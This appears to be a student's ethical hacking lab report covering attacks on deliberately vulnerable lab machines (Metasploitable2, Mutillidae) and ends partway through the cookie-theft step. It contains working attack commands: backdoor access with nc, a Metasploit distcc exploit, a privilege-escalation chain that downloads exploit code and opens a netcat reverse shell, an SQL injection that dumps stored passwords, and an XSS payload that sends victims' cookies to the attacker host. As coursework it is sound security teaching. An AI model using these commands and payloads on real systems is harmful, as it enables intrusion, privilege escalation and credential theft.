Ethical Hacking Principles and Practice

June 9th, 2023

Shreya Wagley


wagleyshreya@gmail.com

Table of Contents

Service and Vulnerability Detection

1.1

a) To only scan the TCP port 8787 the command ‘sudo namp -p 8787 192.168.1.105’ is used. However, this is a basic port scan that simply reports the default service associated with that port, this may be unreliable. Thus using the command ‘sudo nmap -p 8787 -sV 192.168.1.105’ gives a more accurate software version and running service. The ‘-sV’ flag enables version detection, thus useful in this case. Screenshot showing the command line and output:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 8787 -sV 192.168.1.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-09 10:53 AEST
Nmap scan report for 192.168.1.105
Host is up (0.00046s latency).

PORT     STATE SERVICE VERSION
8787/tcp open  drb     Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
MAC Address: 00:50:56:B1:82:9C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
```

b) Based on the output above, the detected service is ‘drb’ which is a service in Ruby that allows distributed objects to communicate with each other over a network . The software version detected is ‘Ruby Drb RMI (Ruby 1.8)’.

1.2

a) First, start GVM with the command ‘sudo gvm-start’ and login once the web UI is opened. Then, on the navigation bar, hover over the ‘Configurations’ button and select the ‘Port Lists’ option. Next, create a port list as shown below:


EH23-Kal-20591029
Enforce US Keyboard Layout
View Fullscreen
Greenbone Security Assistant
https://127.0.0.1:9392/portlists
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Greenbone Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Filter
Portlists 3 of 3
Name ▲
UDP
Actions
All IANA assigned TCP (Version 20200827.)
All IANA assigned TCP and UDP (Version 20200827.)
All TCP and Nmap top 100 UDP (Version 20200827.)
0
5482
100
Apply to page contents
1 - 3 of 3
(Applied filter: sort=name first=1 rows=10)

New Port List


Name: All TCP Ports

Comment:

Port Ranges: ● Manual T:1-65535 ○ From file Browse... No file selected.

Cancel Save

To create a target, use the same approach as above, select the option ‘Targets’ from the ‘Configurations’ button on the navigation bar and create a target as shown below:



New Target


Name	Metasploitable2 VM
Comment	
Hosts	● Manual 192.168.1.105 ○ From file Browse... No file selected.
Exclude Hosts	● Manual ○ From file Browse... No file selected.
Allow simultaneous scanning via multiple IPs	● Yes ○ No
Port List	All TCP Ports
Alive Test	Scan Config Default

Credentials for authenticated checks

SSH	-- on port 22
SMB	--

Cancel Save

Next, create a task. Hover over the ‘Scans’ button on the navigation bar and select the ‘Tasks’ option and create a new task as shown below:



New Task

Name	Meta2-Full-AllTCP
Comment	
Scan Targets	Metasploitable2VM_ALLTCP
Alerts	
Schedule	-- □ Once
Add results to Assets	● Yes ○ No
Apply Overrides	● Yes ○ No
Min QoD	70 %
Alterable Task	○ Yes ● No
Auto Delete Reports	● Do not automatically delete reports ○ Automatically delete oldest reports but always keep newest 5 reports
Scanner	OpenVAS Default
Scan Config	Full and fast

Cancel Save

b) The following can be observed when comparing Report 1 to Report 2:


Report 1	Report 2
29 results with severity ‘High’.	24 results with severity’High’
Uses ‘All TCP Ports’ as the target’s Port List.	Uses ‘All IANA assigned TCP’ as the target’s Port List.
Produced a total of total 612 results.	Produced a total of 557 results.

This comparison was made by observing the results produced and the Port List used by each report. The TCP port that is shown to have a severity ‘High’ result in Report 1; but not listed in Report 2, is TCP port ‘54935’. The CVSS for TCP port ‘54935’ is ‘7.5’ and its NVT is ‘NVT: JAVA RMI Server Insecure Default Configuration RCE Vulnerability’. The ‘Vulnerability Detection Result’ for this port states:
“It was possible to login with the following credentials <User>:<Password>
msfadmin:msfadmin
postgres:postgres
service:service
user:user”

Exploitation


2.1

a) The following steps can be followed to exploit the specified Metasploitable2 backdoor using the ‘nc’ tool. First, enter the command ‘nc 192.168.1.105 21’. Next, enter a username that ends with ‘:)’; password can be anything. This will open a listening shell on port ‘6200’. Finally, use command
‘nc 192.168.1.105 6200’ to gain access.



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.105 21
220 (vsFTPd 2.3.4)
user helloThere:)
331 Please specify the password.
pass invalid
^C

┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.105 6200
id
uid=0(root) gid=0(root)
ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b1:82:9c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.105/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::250:56ff:feb1:829c/64 scope link
       valid_lft forever preferred_lft forever
hostname
metasploitable
^C

┌──(kali㉿kali)-[~]
└─$ 
```


b) To exploit the old standby "ingreslock" backdoor on Metasploitable2 using the 'nc' tool the command 'nc 192.168.1.105 1524' is used.



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.105 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b1:82:9c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.105/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::250:56ff:feb1:829c/64 scope link
       valid_lft forever preferred_lft forever
root@metasploitable:/# pwd
/
root@metasploitable:/#
```

2.2 Exploiting the DistCC RCE vuln on Metasploitable2 VM.

Step 1: Search for the exploit using the 'search distcc' command.
Step 2: Select the exploit using the command 'use exploit/unix/misc/distcc_exec' ('use 0' could also be used since msfconsole only returned one exploit from the above search command).
Step 3: View the available payloads for this exploit using the 'show payloads command'. The payload was set by default to 'cmd/unix/reverse_bash'.
Step 4: Select the specified payload with the 'set payload cmd/unix/bind_ruby' command.
Step 5: View the options for the exploit and the payload with the 'show options' command.
Step 6: Set the specified option using the 'set rhost 192.168.1.105' command.
Step 7: Launch the attack with the 'exploit' command.
Screenshot to prove successful exploitation:



```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.105:4444
[*] Command shell session 1 opened (192.168.1.104:37529 → 192.168.1.105:4444) at 2023-05-22
000

whoami
daemon
ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b1:82:9c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.105/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::250:56ff:feb1:829c/64 scope link
       valid_lft forever preferred_lft forever
```

Post Exploitation

3 Privilege escalation.

Step 1: In the command shell session obtained in 2.2, Download a privileged escalation exploit for DistCC form Computer Security Student[1] using the 'wget --no-check-certificate http://www.computersecuritystudent.com/DOWNLOADS/8572 -O exploit-8572.c' command. Since exploit-db.com is not used, the exploit can be downloaded directly from computersecuritystudent.com on the UNI's VPN.

Step 2: Compile the C file just downloaded using the 'gcc exploit-8572.c -o exploit-8572' command.

Step 3: Open a new Kali terminal window and create a Netcat session listening on port 4444 with the 'netcat -vlp 4444' command.

Step 4: In the terminal window containing the command shell session for Metasploitable2 VM, from above, ether the following commands:

[1] 'echo '#!/bin/sh' > /tmp/run'


[2] 'echo '/bin/netcat -e /bin/sh 192.168.1.104 4444' >> /tmp/run'

[3] 'ps -eaf | grep udev | grep -v grep'

[4] './exploit-8572 **<(PID obtained from [3]) – 1>**

Step 5: The above step will result in a new connection between Kali VM and Metasploitabl2 VM in the netcat session created in Step 3.

Screenshot to prove successful privilege escalation:



```
echo '#!/bin/sh' > /tmp/run
echo '/bin/netcat -e /bin/sh 192.168.1.104 4444' >> /tmp/run
ps -eaf | grep udev | grep -v grep
root      2762     1  0 21:22 ?        00:00:00 /sbin/udevd --daemon
./exploit-8572 2761
```

```
┌──(root㉿kali)-[~]
└─# netcat -vlp 4444
listening on [any] 4444 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.104] from (UNKNOWN) [192.168.1.105] 60740
whoami
root

ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b1:82:9c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.105/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::250:56ff:feb1:829c/64 scope link
       valid_lft forever preferred_lft forever
```


[1] http://ww.computersecuritystudent.com

Web Pentesting

4.1

a) The crafted input to display the details of all users stored in the Mutillidae web application database is “ random’ or 1=1 #”. Upon inspecting the HTML of the page, the comment block at the top indicates that the database password is set to blank. Thus the password input box can be left blank when entering crafted inputs.

b) Screenshot to prove success:



```
192.168.1.105/mutillidae/index.php?page=user-info.php&username=random'+or+'1'

Mutillidae: Born to be Hacked
Version: 2.1.19   Security Level: 0 (Hosed)   Hints: Disabled (0 - I try harder)   Not Logged In

View your details

Please enter username and password
to view account details
Name
Password

Dont have an account? Please register here

Results for . 16 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving Fools

Username=jim
Password=password
```

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin


4.2

a) The following steps can be taken to retrieve a victim’s cookies from the ‘Mutillidae’ web application and send them to a remote attacker machine. First, set up a simple web server on Kali VM, as it is the attacking machine, to receive HTTP requests that contain the stolen cookies. This is done using the command ‘sudo python3 -m http.server 80’ on Kali terminal. Then, in the ‘Blog Entry’ text box on the ‘Mutillidae’ web application enter crafted JS code that leverages the ‘<img>’ tag’s ‘src’ attribute to include the HTTP requests that can send the stolen cookies to the web server set up on the KaliVM. Finally, visit the ‘Mutillidae’ web application from the victim PC; Win7 VM. This will disclose Win7 VM’s session cookies to the web server set up on Kali VM.

b) For the crafted blog entry the following can be used:

This is just a blog, nothing suspicious here!
<script> new Image().src="http://192.168.1.104/bluff.jpeg?" + document.cookie </script>

c) Screenshot of the received cookie on the previous web server set up on Kali VM:



```
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
